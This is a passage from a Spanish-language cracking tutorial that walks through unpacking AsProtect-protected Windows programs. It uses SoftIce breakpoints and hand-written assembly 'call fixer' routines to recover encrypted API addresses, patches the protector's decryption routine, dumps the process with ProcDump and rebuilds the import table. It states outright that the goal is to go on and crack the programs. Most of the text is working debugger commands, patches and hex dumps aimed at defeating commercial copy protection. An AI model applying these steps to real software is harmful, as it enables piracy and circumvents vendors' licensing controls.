Se ven claramente las referencias a la zona DExxxx. Pero en 290C8 (4290C8 en la memoria) se encuentra 4B3D20, que forma parte de la sección de Asprotect. ¿Por qué pone un vínculo con esta zona aquí? Para saberlo hay que relanzar el programa (se retira el cambio de dirección y el anti-debugger) y se pone un breakpoint en 4B3D20: **bpm 4b3d20 x**. Normalmente, el SoftIce aparecerá aquí:

```
015F:004B3D1F  C3                 RET
015F:004B3D20  55                 PUSH      EBP
015F:004B3D21  8BEC               MOV       EBP,ESP
015F:004B3D23  8B550C             MOV       EDX,[EBP+0C]
015F:004B3D26  8B4508             MOV       EAX,[EBP+08]
015F:004B3D29  3B0584B64B00       CMP       EAX,[004BB684]       <-- EAX= -1 ?
015F:004B3D2F  7509               JNZ       004B3D3A             <-- no salta
015F:004B3D31  8B0495E0B64B00     MOV       EAX,[EDX*4+004BB6E0] <-- se pone 4B3DA8 en EAX
015F:004B3D38  EB07               JMP       004B3D41             <-- se vuelve al programa
015F:004B3D3A  52                 PUSH      EDX
015F:004B3D3B  50                 PUSH      EAX
015F:004B3D3C  E83739FFFF         CALL      KERNEL32!GetProcAddress <-- sino se recupera
                                                                     la dirección que quiere
015F:004B3D41  5D                 POP       EBP
015F:004B3D42  C20800             RET       0008                 <-- se vuelve al programa
015F:004B3D45  8D4000             LEA       EAX,[EAX+00]
015F:004B3D48  55                 PUSH      EBP
```

Interesante ¿no? Pues en nuestro call fixer habrá que tener en cuenta el hecho de que EAX puede ser igual a 4B3D20. El programa llama muchas veces a esta rutina, pero no pone más que una vez 4B3DA8 en EAX. Además, testeando el programa, se ve que en ningún momento llama a lo que hay en 4B3DA8 (quizá sirve para desencriptar una región del programa, pero aquí se necesitaría una clave, en fin, no sé para que sirve esta parte). A continuación de nuestro volcado será necesario poner también esta rutina, y visto que el programa no utiliza lo que hay en 4B3DA8, yo no lo he puesto (de todos modos habría sido mucho más complicado, pero creo que se utiliza para desencriptar una parte del programa si se tiene una clave).
Bien, ahora se puede rehacer el call fixer para que responda a lo siguiente:

```
015F:004B6500  E80BEAFFFF         CALL      004B4F10      <-- se pone el call
015F:004B6505  81F900000040       CMP       ECX,40000000  <-- ECX contiene una dir. de API
015F:004B650B  760F               JBE       004B651C      <-- no salta
015F:004B650D  03C8               ADD       ECX,EAX       <-- se calcula la dirección
015F:004B650F  83C105             ADD       ECX,05
015F:004B6512  890F               MOV       [EDI],ECX     <-la pone en la tabla de import.
015F:004B6514  83C704             ADD       EDI,04        <-- se aumenta EDI para la
                                                               siguiente importación
015F:004B6517  E91EECFFFF         JMP       004B513A      <-- bucle
015F:004B651C  3D00000040         CMP       EAX,40000000  <-- EAX contiene una dir. de API
015F:004B6521  7606               JBE       004B6529      <-- no salta
015F:004B6523  AB                 STOSD      <-- copia la dirección de la tabla de import.
015F:004B6524  E911ECFFFF         JMP       004B513A      <-- bucle
015F:004B6529  3D203D4B00         CMP       EAX,004B3D20  <-- EAX = 4B3D20
015F:004B652E  7506               JNZ       004B6536      <-- no salta
015F:004B6530  AB                 STOSD                   <-- copia en la tabla de import.
015F:004B6531  E904ECFFFF         JMP       004B513A      <-- bucle
015F:004B6536  83F900             CMP       ECX,00        <-- ECX = 0
015F:004B6539  750E               JNZ       004B6549      <-- no salta
015F:004B653B  FF7001             PUSH      DWORD PTR [EAX+01] <-- se pone en la pila la
                                                   la referencia a la dirección de la API
015F:004B653E  E8F1E8FFFF         CALL      004B4E34      <-- call de desencriptado
```

```
015F:004B6543  AB                  STOSD                    <-- copia EAX en tabla de imp.
015F:004B6544  E9F1EBFFFF          JMP       004B513A       <-- bucle
015F:004B6549  B8AC6DF7BF          MOV       EAX,KERNEL32!GetProcAddress  <-- sino se pone
                                                               la dirección de GetProcAddress
015F:004B654E  AB                  STOSD                     en la tabla de importación
015F:004B654F  E9E6EBFFFF          JMP       004B513A       <-- bucle
015F:004B6554  0000                ADD       [EAX],AL
015F:004B6556  0000                ADD       [EAX],AL
```

He aquí el call fixer que va a poner directamente las direcciones de las APIs en la tabla de importación. Pero para poderlo utilizar hay que poner alguna cosa en el CALL 4B44E34 que hemos visto y que sirve para desencriptar estas direcciones:

```
004B4E34 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R U T I N A ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
004B4E34
004B4E34 ; Atributos: bp-based frame
004B4E34
004B4E34 sub_4B4E34      proc near               ; CODE XREF: .import:00DE29FD_p
004B4E34                                         ; .import:00DE2A19_p ...
004B4E34
004B4E34 var_108         = byte ptr -108h
004B4E34 var_8           = dword ptr -8
004B4E34 var_4           = dword ptr -4
004B4E34 arg_0           = dword ptr  8
004B4E34
004B4E34                 push    ebp
004B4E35                 mov     ebp, esp
004B4E37                 add     esp, 0FFFFFEF8h
004B4E3D                 push    ebx
004B4E3E                 push    esi
004B4E3F                 mov     ebx, [ebp+arg_0]
004B4E42                 mov     eax, [ebx]
004B4E44                 mov     [ebp+var_8], eax
004B4E47                 lea     eax, [ebp+var_108]
004B4E4D                 xor     ecx, ecx
004B4E4F                 mov     edx, 100h
004B4E54                 call    sub_4A5880
004B4E59                 mov     eax, ebx
004B4E5B                 mov     edx, [eax+4]
004B4E5E                 mov     dl, [edx]
004B4E60                 cmp     dl, ds:byte_4BB74C    <-- ya se que está mal desensamblado
                                                           pero bueno...
004B4E66                 jz      short loc_4B4EB5
004B4E68                 mov     edx, [eax+4]
004B4E6B                 mov     ecx, edx
004B4E6D                 inc     ecx
004B4E6E                 mov     bl, [ecx]
004B4E70                 add     edx, 2
004B4E73                 mov     [ebp+var_4], edx
004B4E76                 mov     esi, ebx
004B4E78                 and     esi, 0FFh
004B4E7E                 mov     ecx, esi
004B4E80                 lea     eax, [ebp+var_108]
004B4E86                 mov     edx, [ebp+var_4]
004B4E89                 call    sub_4A76F0
004B4E8E                 mov     eax, [ebp+var_8]
004B4E91                 call    sub_4A817C
004B4E96                 sub     eax, 2
004B4E99                 push    eax
004B4E9A                 mov     edx, esi
004B4E9C                 lea     eax, [ebp+var_108]
004B4EA2                 mov     ecx, [ebp+var_8]
```

```
004B4EA5                 call    sub_4B3564
004B4EAA                 lea     eax, [ebp+var_108]
004B4EB0                 mov     [ebp+var_4], eax
004B4EB3                 jmp     short loc_4B4EBE
004B4EB5 ; ---------------------------------------------------------------------------
004B4EB5
004B4EB5 loc_4B4EB5:                             ; CODE XREF: sub_4B4E34+32_j
004B4EB5                 mov     eax, [eax+4]
004B4EB8                 inc     eax
004B4EB9                 mov     eax, [eax]
004B4EBB                 mov     [ebp+var_4], eax
004B4EBE
004B4EBE loc_4B4EBE:                             ; CODE XREF: sub_4B4E34+7F_j
004B4EBE                 push    [ebp+var_4]
004B4EC1                 push    [ebp+var_8]
004B4EC4                 call    sub_4B4C8C
004B4EC9                 mov     [ebp+4], eax        <-- hay que nopear esta instrucción
004B4ECC                 pop     esi
004B4ECD                 pop     ebx
004B4ECE                 mov     esp, ebp
004B4ED0                 pop     ebp
004B4ED1                 retn    4
004B4ED1 sub_4B4E34      endp
004B4ED1
004B4ED4
```

Es necesario nopear la instrucción en 4B44EC9 si no, dará un error 13 y el programa se detendrá. Ahora hay que continuar traceando el programa (se deja que nuestro call fixer desencripte las direcciones) y se llega hasta el lugar donde el programa cede el turno a lo que está descomprimido en memoria. Se vuelve a encontrar el call seguido del salvado de los registros, y se entra en él. De inmediato se encuentra el POPAD. Allí se anota el nuevo EIP: 421BFC, y se escribe **a aip** y se pone JMP EIP. Se deja el SoftIce (F5) y se efectúa el volcado con ProcDump. Atención: hay que usar la opción Don't rebuild import table o Use actual import, para el volcado.
Ahora, como con PLEditor, es necesario cambiar el EIP con el nuevo valor, es decir 21BFC (421BFC-40000). Hay que copiar igualmente la sección .aspr (aquí es la penúltima sección, la .data) del original sobre la del volcado. A continuación se edita con un editor hexadecimal lo que hay en 4290C8. Y si hay una referencia en 4B3D20, se ha de poner en una zona libre del programa.

```
Offset      0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F

00029090   0D 0B F8 BF 56 F6 F9 BF  15 0A F8 BF 24 2E F9 BF   ..ø¿Vöù¿..ø¿$.ù¿
000290A0   C4 64 F7 BF 93 7B F7 BF  AD 73 F7 BF 2B 0B FA BF   Äd÷¿"{÷¿-s÷¿+.ú¿
000290B0   D5 6F F7 BF B4 5C F9 BF  2C 62 F9 BF FE D5 F9 BF   Õo÷¿´\ù¿,bù¿þÕù¿
000290C0   B4 20 F8 BF EF 62 F9 BF  00 70 47 00 A0 E0 F8 BF   ´ ø¿ïbù¿..w. àø¿
000290D0   B3 CA F8 BF 85 7D F7 BF  65 43 F7 BF 3C 43 F7 BF   ³Êø¿…}÷¿eC÷¿<C÷¿
000290E0   B8 48 F7 BF DB 6D F7 BF  1F 6E F7 BF 41 6E F7 BF   ¸H÷¿Ûm÷¿.n÷¿An÷¿
```

Hay una zona libre en 477000. Pues allí habrá que poner la rutina que se encuentra normalmente en 4B3D20:

```
015F:00477000  55                  PUSH      EBP
015F:00477001  8BEC                MOV       EBP,ESP
015F:00477003  8B550C              MOV       EDX,[EBP+0C]
015F:00477006  8B4508              MOV       EAX,[EBP+08]
015F:00477009  3DFFFFFFFF          CMP       EAX,FFFFFFFF
015F:0047700E  90                  NOP
015F:0047700F  7509                JNZ       0047701A
015F:00477011  B8A83D4B00          MOV       EAX,004B3DA8
015F:00477016  90                  NOP
015F:00477017  90                  NOP
015F:00477018  EB07                JMP       00477021
015F:0047701A  52                  PUSH      EDX
015F:0047701B  50                  PUSH      EAX
015F:0047701C  E88BFDAFBF          CALL      KERNEL32!GetProcAddress
```

```
015F:00477021  5D                  POP       EBP
015F:00477022  C20800              RET       0008
```

He aquí que normalmente el programa volcado es completamente funcional ☺ . No falta más que crackearlo…

También existe un método más simple para obtener las direcciones: En primer lugar, hay que hacer el volcado del programa. A continuación se lanza el .exe original y se ejecuta el programa import_list (lo siento, he olvidado el nombre del autor) que nos dará un fichero con las direcciones correctas, ahora no queda más que copiar/pegar (tendremos incluso un texto con los cambios ☺). En este programa también hay que arreglar el problema de 4B3D20…

De hecho, no he escogido el mejor programa para mostrar este ejemplo. En efecto, si se reinicia la máquina hay pocas probabilidades de que el volcado funcione, ¿por qué? porque alguna librería de Windows se carga en lugares distintos de la memoria. He aquí donde se encuentra el problema para este volcado:

```
00029000 AA19 EABF 4416 EABF 3415 EABF D114 EABF ....D...4.......
00029010 EA15 EABF 7D16 EABF 2B18 EABF 8717 EABF ....}...+.......
00029020 2A17 EABF 0000 0000 97D3 7282 FE43 7082 *.........r..Cp.
00029030 F205 7582 F4DB 7182 77D8 7182 FD4E 7282 ..u...q.w.q..Nr.
00029040 0000 0000 4228 F2BF FE24 F2BF D824 F2BF ....B(...$...$..
00029050 3A28 F2BF 8A28 F2BF 9322 F2BF 3551 F2BF :(...(..."..5Q..
00029060 144A F2BF 7B50 F2BF 8D14 F2BF 7F26 F2BF .J..{P.......&..
00029070 0000 0000 DF7A F7BF E250 F8BF A570 F7BF .....z...P...p..
```

Hay seis direcciones seleccionadas y he aquí a lo que corresponden:

```
00DE2B48->8272D397[2]=(00001028)COMCTL32.DLL!CreateToolbarEx:0017
00DE2B54->827043FE[2]=(0000102C)COMCTL32.DLL!InitCommonControls:0011
00DE2B60->827505F2[2]=(00001030)COMCTL32.DLL!CreateStatusWindow:0015
00DE2B6C->8271DBF4[2]=(00001034)COMCTL32.DLL!ImageList_ReplaceIcon:0046
00DE2B78->8271D877[2]=(00001038)COMCTL32.DLL!ImageList_Create:002D
00DE2B84->82724EFD[2]=(0000103C)COMCTL32.DLL!PropertySheet:0056
```

Pues para estas seis direcciones será necesario hacer una modificación. Voy simplemente a dar el principio, ya que el método de Tsehp que viene a continuación, hace lo mismo, pero es mejor. Estas seis direcciones sabemos a que funciones corresponden, así pues, el principio consiste en modificar el EIP del programa a un lugar donde se pueda poner nuestro código. Es necesario haber anotado previamente el nombre de la DLL y de las funciones utilizadas. Utilizando GetModuleHandle y después GetProcAddress se recupera la dirección de memoria y donde va a escribir su posición en la sección .rdata. Como en este caso, no habrá problema de dirección para estas funciones. No he explicado completamente esta parte, ya que mientras tanto, Tsehp ha puesto a punto un nuevo método de volcado… y en él comprenderéis de qué estoy hablando…

V_3er método: Advanced mail… visto de otra manera

Ahora voy a tratar de describir un método que permite obtener un volcado que funcione sobre todas las máquinas (al menos en todas las versiones de Windows 9x, si el volcado está hecho sobre Windows 9x; y en las versiones de NT/2000, si el volcado… en fin, veamos ☺). Voy a presentar un método que ha sido puesto a punto por Tsehp (very good work man): podeis encontrar su ensayo original sobre Commview en esta dirección: http://tsehp.cjb.net en la sección news está el ensayo sobre Asprotect 1.05. Os lo digo porque el principio de su método (como obtener los nombres) me ha permitido elaborar a continuación el mío. Voy a intentar explicarlo con claridad, pero esto va a ser difícil, ya que el método en sí no es sencillo (de todos modos, cuando se sabe hacer, resulta más fácil ☺) En principio, la idea es la siguiente: en lugar de hacer un volcado que tenga las direcciones de las funciones utilizadas, escritas en la sección .rdata (en el caso de AMV, o en .idata como PLEditor) lo que habrá que hacer antes que nada es recuperar el nombre de esta función (como CreateFileA), su módulo (como KERNEL32.DLL) y el lugar donde debe estar en la sección .rdata (o .idata)

Es suficiente con desviar el inicio del programa hacia un extremo del código que se encargará de recuperar las direcciones de estas funciones y de escribirlas en la sección .rdata, así el volcado funcionará bajo todas las versiones de Windows 9x (o NT/2000 si el volcado se ha hecho con estas). ¿Dónde se puede hacer esto? En el mismo lugar que antes, a la altura del call fixer. ¿Por qué aquí? Es muy sencillo: en principio se tiene cada dirección en la sección .rdata donde se ha escrito. Pero además para hacer estos vínculos es obligado conocer de que funciones

se trata (de hecho, es más complicado que esto).

Ya hemos visto como se llega aquí en el capítulo precedente:

```
015F:004B5138  87FE                XCHG      EDI,ESI
015F:004B513A  AC                  LODSB
015F:004B513B  08C0                OR        AL,AL
015F:004B513D  74E4                JZ        004B5123
015F:004B513F  4E                  DEC       ESI
015F:004B5140  56                  PUSH      ESI
015F:004B5141  53                  PUSH      EBX
015F:004B5142  80F802              CMP       AL,02
015F:004B5145  7407                JZ        004B514E
015F:004B5147  0FB64E01            MOVZX     ECX,BYTE PTR [ESI+01]
015F:004B514B  41                  INC       ECX
015F:004B514C  EB05                JMP       004B5153
015F:004B514E  B904000000          MOV       ECX,00000004
015F:004B5153  41                  INC       ECX
015F:004B5154  01CE                ADD       ESI,ECX
015F:004B5156  E8B5FDFFFF          CALL      004B4F10                <-- busca las APIs
015F:004B515B  AB                  STOSD
015F:004B515C  EBDC                JMP       004B513A                <-- vuelve al inicio
015F:004B515E  61                  POPAD
```

A la altura del call 4B4F10, se ve que EDI contiene la dirección de destino en la sección .rdata y alguna vez EAX o EDX contienen la dirección de una función. Será pues interesante mirar un poco este call 4B4F10. No lo voy a analizar, pero os aconsejo leer el ensayo de TeeJi que lo hace muy bien. He aquí una pequeña parte:

```
004B4F10 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R U T I N A ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
```

```
004B4F36                 sub     bl, 2
004B4F39                 jz      short loc_4B4F49
004B4F3B                 sub     bl, 2
004B4F3E                 jz      loc_4B4FE1
004B4F44                 jmp     loc_4B5035
004B4F49

.............................................................    <-- aquí corto una parte

004B508A
004B508A loc_4B508A:                             ; CODE XREF: sub_4B4F10+9A_j
004B508A                                         ; sub_4B4F10+B9_j ...
004B508A                 pop     edi
004B508B                 pop     esi
004B508C                 pop     ebx
004B508D                 mov     esp, ebp
004B508F                 pop     ebp
004B5090                 retn    8
004B5090 sub_4B4F10      endp
004B5090
```

Bien, aquí he puesto el principio y el final del call (es largo), pero traceando y teniendo en cuenta la dirección indicada, se verá aparecer el nombre de la función (la primera es CreateFileA). Se sale del call (para comprender su utilidad, ver el ensayo de TeeJi): aquí el nombre de la función está siempre en 6AFC6B. Se puede ver esta dirección a la salida del call en EBP-15D pero esto está aún por verificar. Se obtiene pues el nombre de la función deseada, además, el nombre de la DLL asociada aparece haciendo **d ebx**, y en EDI está la dirección de destino en la sección .rdata. Se tiene todo, excepto las funciones encriptadas, entonces como en el capítulo anterior se llama a la función de desencriptado (ver el capítulo precedente para saber como localizarla) y se obtiene el nombre de la función. No queda más que un caso por tratar, es cuando las funciones son llamadas por su ordinal… vais a ver que contrariamente a Tsehp no me preocupo por ello… comprenderéis por qué.

Bueno, ahora ataquemos a la bestia ☺ . En 4B5156 se desvía el call poniendo un JMP 4B6500 (ver capítulo 3º), donde hay espacio libre. A continuación, hay que encontrar un espacio de memoria libre para poder escribir el nombre de las funciones, de las DLLs y sus direcciones en la sección .rdata. Por mi parte, pongo el código siguiente en 4B6500, el cual se retira después para colocar el call fixer:

```
pushad                                  <-- guarda los registros
push 40                                 <-- rellena con ceros
push 00003000                           <-- se puede leer,escribir y ejecutar
push 00008000                           <-- tamaño de la memoria reservada
push 01000000                           <-- dirección de la memoria (pongo 1000000 ya
                         que no tiene nada pero es aleatorio)
call KERNEL32!VirtualAlloc              <-- se reserva la memoria
popad                                   <-- se restauran los registros
```

Ahora que tenemos hecha la reserva de memoria en 1000000, vamos a nuestro código en 4B6500 (**r eip 4b6500**). Se coloca en este lugar el call fixer que se va a encargar de copiar los nombres de las funciones, DLLs y direcciones en la sección .rdata en 1000000. He aquí el call fixer de Tsehp ligeramente modificado:

```
015F:004B6500  E80BEAFFFF       CALL  004B4F10                <-- se restaura el call
015F:004B6505  60               PUSHAD                        <-- se guardan los registros
015F:004B6506  833D6BFC6A0000   CMP   DWORD PTR [006AFC6B],00 <-- mira si hay un nombre de
                                                                  función
015F:004B650D  7456             JZ    004B6565               <-- si no lo hay, se va hacia
                                                                el desencriptado / ordinal
015F:004B650F  6855FE6A00       PUSH  006AFE55             <-- pone el nombre de la función
015F:004B6514  FF35F0644B00     PUSH  DWORD PTR [004B64F0]   <-- la dirección donde se
                                                                  quiere copiar (antes de
                                                                  ejecutar el bucle hay que
                                                                  poner 00000001 en 4B64F0)
015F:004B651A  E8DD0DACBF       CALL      KERNEL32!lstrcpy     <-- se copia
015F:004B651F  FF35F0644B00     PUSH      DWORD PTR [004B64F0] <-- se guarda la dirección
```

```
                                                                  donde está el nombre
015F:004B6525  E8830EACBF       CALL      KERNEL32!lstrlen   <-- se calcula su longitud
015F:004B652A  40               INC       EAX                <-- para añadir un 0
015F:004B652B  43               INC       EBX                <-- para ponerse al inicio
                                                                  del nombre de la DLL
015F:004B652C  0105F0644B00     ADD       [004B64F0],EAX     <-- se incrementa la
                                                                  dirección de destino
015F:004B6532  53               PUSH      EBX                <-- pone el nombre de la DLL
015F:004B6533  FF35F0644B00     PUSH      DWORD PTR [004B64F0] <-- la direc. de destino
015F:004B6539  E8BE0DACBF       CALL      KERNEL32!lstrcpy     <-- se copia
015F:004B653E  FF35F0644B00     PUSH      DWORD PTR [004B64F0] <-- se guarda la dirección
                                                                  donde está el nombre
015F:004B6544  E8640EACBF       CALL      KERNEL32!lstrlen <-- se calcula su longitud
015F:004B6549  40               INC       EAX              <-- para añadir un 0
015F:004B654A  0105F0644B00     ADD       [004B64F0],EAX   <-- se incrementa la
                                                               dirección de destino
015F:004B6550  8B0DF0644B00     MOV       ECX,[004B64F0]   <-- se pone la dirección en ECX
015F:004B6556  8939             MOV       [ECX],EDI        <-- y se copia la dirección de
                                                               .rdata que corresponde a la
                                                               función
015F:004B6558  8305F0644B0005   ADD       DWORD PTR [004B64F0],05  <-- se incrementa la
                                                                       dirección de destino
015F:004B655F  61               POPAD                      <-- se restauran los registros
015F:004B6560  E9D5EBFFFF       JMP       004B513A         <-- y se vuelve al bucle de
                                                              Asprotect a la altura de STOSD
015F:004B6565  3D00000040       CMP       EAX,40000000     <-- EAX contiene la dirección
                                                               de una API
015F:004B656A  7D14             JGE       004B6580         <-- hacia el tratamiento por
                                                               ordinal
015F:004B656C  83F900           CMP       ECX,00           <-- ECX == 0
015F:004B656F  750F             JNZ       004B6580         <-- si: ordinal no: encriptado
015F:004B6571  FF7001           PUSH      DWORD PTR [EAX+01] <-- se pone el parámetro del
                                                                  proceso de desencriptado
015F:004B6574  E8BBE8FFFF       CALL      004B4E34         <-- se desencripta (como se ha
                                                               visto antes, hay que
                                                               poner 3 NOP en 4B4E34+95)
015F:004B6579  686BFC6A00       PUSH      006AFC6B         <-- se pone la dir. del nombre
015F:004B657E  EB94             JMP       004B6514         <-- y se vuelve a la copia
015F:004B6580  83EE04           SUB       ESI,04           <-- si ordinal se pone 4 en ESI
015F:004B6583  56               PUSH      ESI              <-- se le pone en la pila
015F:004B6584  EB8E             JMP       004B6514         <-- y se vuelve a la copia
015F:004B6586  0000             ADD       [EAX],AL
015F:004B6588  0000             ADD       [EAX],AL
```

Bien, creo que esta función está suficientemente detallada. Es necesario poner un **bpm 4b6579** después del call de desencriptado para verificar si el nombre del procedimiento está siempre en la misma dirección. Si no lo está, y no está muy lejos (una ojeada con SoftIce), se reemplaza la dirección y después se puede efectuar el bucle tranquilamente.

Una vez terminado el bucle, hay que copiar todo lo que está en 1000000 con IceDump, **pagein d 1000000 2000 c:\noms.dat**. A continuación Tsehp propone añadir una sección al volcado y poner en ella los nombres (con las direcciones) y escribir un procedimiento que se encargue de recuperar cada nombre (u ordinal) y de recuperar la dirección de la función con GetModuleHandle y GetProcAddress (ver su tutorial), y después poner esta dirección en .rdata. Haciéndolo así, habríamos reconstruido una falsa tabla de importación y el programa funcionaría.

Pero la descripción de su método se detiene aquí. En efecto, he cambiado todo esto, no para obtener una falsa tabla de importación para que el programa funcione, sino una verdadera, como si no se hubiese tocado el programa (ningún añadido de sección o de código). Esto es posible porque por el momento Asprotect todavía no lo ha destruido todo… en la versión de AMV, veremos después que la última versión (PLEditor, Commview…) es más complicado… Empecemos por el principio:

```
015F:004B5138  87FE                XCHG      EDI,ESI
015F:004B513A  AC                  LODSB                              <-- estamos aquí
```

```
015F:004B513B  08C0                OR        AL,AL
015F:004B513D  74E4                JZ        004B5123
015F:004B513F  4E                  DEC       ESI
015F:004B5140  56                  PUSH      ESI
015F:004B5141  53                  PUSH      EBX
015F:004B5142  80F802              CMP       AL,02
015F:004B5145  7407                JZ        004B514E
015F:004B5147  0FB64E01            MOVZX     ECX,BYTE PTR [ESI+01]
015F:004B514B  41                  INC       ECX
015F:004B514C  EB05                JMP       004B5153
015F:004B514E  B904000000          MOV       ECX,00000004
015F:004B5153  41                  INC       ECX
015F:004B5154  01CE                ADD       ESI,ECX
015F:004B5156  E8B5FDFFFF          CALL      004B4F10                <-- busca las APIs
015F:004B515B  AB                  STOSD
015F:004B515C  EBDC                JMP       004B513A                <-- vuelve al inicio
015F:004B515E  61                  POPAD
```

Nos encontramos en 4B513A y todavía no se ha hecho nada. Veamos como es el inicio de la sección .rdata en este momento:

```
0030:00429000 72 B3 02 00 FC B2 02 00-0A B3 02 00 1E B3 02 00  r...............
0030:00429010 2E B3 02 00 40 B3 02 00-52 B3 02 00 62 B3 02 00  ....@...R...b...
0030:00429020 80 B3 02 00 00 00 00 00-2C B4 02 00 11 00 00 80  ........,.......
0030:00429030 06 00 00 80 3E B4 02 00-56 B4 02 00 6A B4 02 00  ....>...V...j...
0030:00429040 00 00 00 00 12 B2 02 00-44 B2 02 00 54 B2 02 00  ........D...T...
0030:00429050 38 B2 02 00 7A B2 02 00-86 B2 02 00 6A B2 02 00  8...z.......j...
0030:00429060 9E B2 02 00 AC B2 02 00-90 B2 02 00 22 B2 02 00  ............"...
0030:00429070 00 00 00 00 58 AB 02 00-66 AB 02 00 76 AB 02 00  ....X...f...v...
0030:00429080 4C AB 02 00 3E AB 02 00-88 AB 02 00 A8 AB 02 00  L...>...........
0030:00429090 B8 AB 02 00 C8 AB 02 00-DA AB 02 00 98 AB 02 00  ................
0030:004290A0 F6 AB 02 00 02 AC 02 00-EA AB 02 00 24 AC 02 00  ............$...
0030:004290B0 3E AC 02 00 4A AC 02 00-5E AC 02 00 72 AC 02 00  >...J...^...r...
```

En efecto, se encuentran referencias de tipo 2B372 o si se suma la image base 42B372… ¿no parece esto una import address table (en negrita los nombres de las funciones)? si, Asprotect no la ha destruido, está como nueva. Miremos un poco más lejos:

```
0030:00429300 E2 AF 02 00 CE AF 02 00-C2 AF 02 00 B4 AF 02 00  ................
0030:00429310 A0 AF 02 00 92 AF 02 00-84 AF 02 00 76 AF 02 00  ............v...
0030:00429320 60 AF 02 00 4A AF 02 00-36 AF 02 00 26 AF 02 00  `...J...6...&...
0030:00429330 12 AE 02 00 04 AE 02 00-8C B0 02 00 A6 B1 02 00  ................
0030:00429340 00 00 00 00 D2 B3 02 00-E4 B3 02 00 FA B3 02 00  ................
0030:00429350 00 00 00 00 14 00 00 80-03 00 00 80 13 00 00 80  ................
0030:00429360 10 00 00 80 02 00 00 80-12 00 00 80 16 00 00 80  ................
0030:00429370 06 00 00 80 74 00 00 80-73 00 00 80 33 00 00 80  ....t...s...3...
0030:00429380 0A 00 00 80 11 00 00 80-04 00 00 80 17 00 00 80  ................
0030:00429390 34 00 00 80 00 00 00 00-C6 B2 02 00 DA B2 02 00  4...............
0030:004293A0 00 00 00 00 00 00 00 00-53 6F 66 74 77 61 72 65  ........Software
0030:004293B0 5C 4D 69 63 72 6F 73 6F-66 74 5C 57 41 42 5C 44  \Microsoft\WAB\D
```

¿Por qué he puesto 14 00 00 80 en negrita? simplemente, porque aquí también está la tabla de importación, pero no es un vínculo hacia el nombre de la función -2, es el ordinal de la función utilizada. Vamos a ver la continuación: en 429000 hay 2B372, así pues normalmente en 42B372 debería estar la import table (con los nombres y el ordinal de cada función):

```
0030:0042B2F0 00 00 00 00 00 00 00 00-00 00 00 00 5B 01 00 00  ............[...
0030:0042B300 00 00 00 00 00 00 00 00-00 00 7B 01 00 00 00 00  ..........{.....
0030:0042B310 00 00 00 00 00 00 00 00-00 00 00 00 00 00 72 01  ..............r.
0030:0042B320 00 00 00 00 00 00 00 00-00 00 00 00 00 00 86 01  ................
0030:0042B330 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
0030:0042B340 5F 01 00 00 00 00 00 00-00 00 00 00 00 00 00 00  _...............
```

```
0030:0042B350 00 00 67 01 00 00 00 00-00 00 00 00 00 00 00 00  ..g.............
0030:0042B360 00 00 62 01 00 00 00 00-00 00 00 00 00 00 00 00  ..b.............
0030:0042B370 00 00 71 01 00 00 00 00-00 00 00 00 00 00 00 00  ..q.............
0030:0042B380 5E 01 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ^...............
0030:0042B390 00 00 00 00 00 00 00 00-00 00 00 00 00 00 72 00  ..............r.
0030:0042B3A0 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Aquí no hay nombres de función ☹. Pero en 42B372 hay sin embargo 7101 seguido de ceros. Bien, 7101 es el ordinal de la función y justo a continuación debería estar el nombre de la función. Esto es así: un word para el ordinal de la función y a continuación el nombre de la función. En efecto en la IAT las referencias apuntan hacia el nombre de la función -2.

Tenemos la IAT correcta y la supuesta conteniendo espacios vacíos con los words que se supone son el ordinal de la función. Es necesario verificarlo. Se hace un primer paso por el bucle hasta el call inclusive. Allí, si se mira en 6AFC3B está la función CreateFileA y en EDI hay 429074. Así pues, se mira en 429074 y hay 58 AB 02 00, o sea, si se le suma la image base (400000 para AMV) se obtiene 42AB58. Vamos a ver en 42AB58:

```
0042AB58 3400 0000 0000 0000 0000 0000 0000 1A01        4...............
```

Bien, en 42AB58 hay 3400 (el ordinal de CrateFileA) y justo el espacio para poner CreateFileA (con un 0 como carácter de final) antes de llegar al ordinal siguiente. O sea: es la IT sin los nombres.

Así, la idea es hacer un call fixer que se encargue de poner los nombres en sus lugares correspondientes. Y como EDI apunta hacia lo que hay en 429xxx, bastará con ver lo que hay y sumarle la image base y será el lugar donde debe estar el nombre de la función -2. Para el caso de funciones llamadas por el ordinal, no hay que hacer nada, ya que el ordinal está ya en la IAT. A continuación se volcará esta parte, que se unirá al volcado.

Bien, ahora hay que hacerlo ☺. Así pues, se vuelve a empezar y se llega de nuevo al inicio del bucle en 4B513A. Aquí se llega hasta el call y se desvía de nuevo:

```
015F:004B5147  0FB64E01            MOVZX     ECX,BYTE PTR [ESI+01]
015F:004B514B  41                  INC       ECX
015F:004B514C  EB05                JMP       004B5153
015F:004B514E  B904000000          MOV       ECX,00000004
015F:004B5153  41                  INC       ECX
015F:004B5154  01CE                ADD       ESI,ECX
015F:004B5156  E9A5130000          JMP       004B6500       <-- se desvía
015F:004B515B  AB                  STOSD
015F:004B515C  EBDC                JMP       004B513A
015F:004B515E  61                  POPAD
```

Ahora se puede poner en 4B6500 nuestro fixer:

```
015F:004B6500  E80BEAFFFF          CALL      004B4F10       <-- el call que se ha destruido
015F:004B6505  60                  PUSHAD                   <-- se guardan los registros
015F:004B6506  833D6BFC6A0000      CMP       DWORD PTR [006AFC6B],00     <-- si no está el
                                                                     nombre salta
015F:004B650D  741C                JZ        004B652B     <-- y va hacia el encript/ordinal
015F:004B650F  686BFC6A00          PUSH      006AFC6B      <-- se pone el nombre
015F:004B6514  8B0F                MOV       ECX,[EDI]      <-- se pone la VA señalada por
                                                                 EDI en .rdata
015F:004B6516  81C102004000        ADD       ECX,00400002   <-- se suma a la imagebase + 2
                                                                 para pasar al ordinal
015F:004B651C  51                  PUSH      ECX            <-- se pone la dirección de
                                                                 destino
015F:004B651D  E8DA0DACBF          CALL      KERNEL32!lstrcpy   <-- y se copia
015F:004B6522  61                  POPAD                    <-- se restauran los registros
015F:004B6523  83C704              ADD       EDI,04         <-- se pasa al siguiente
                                                                 tratamiento
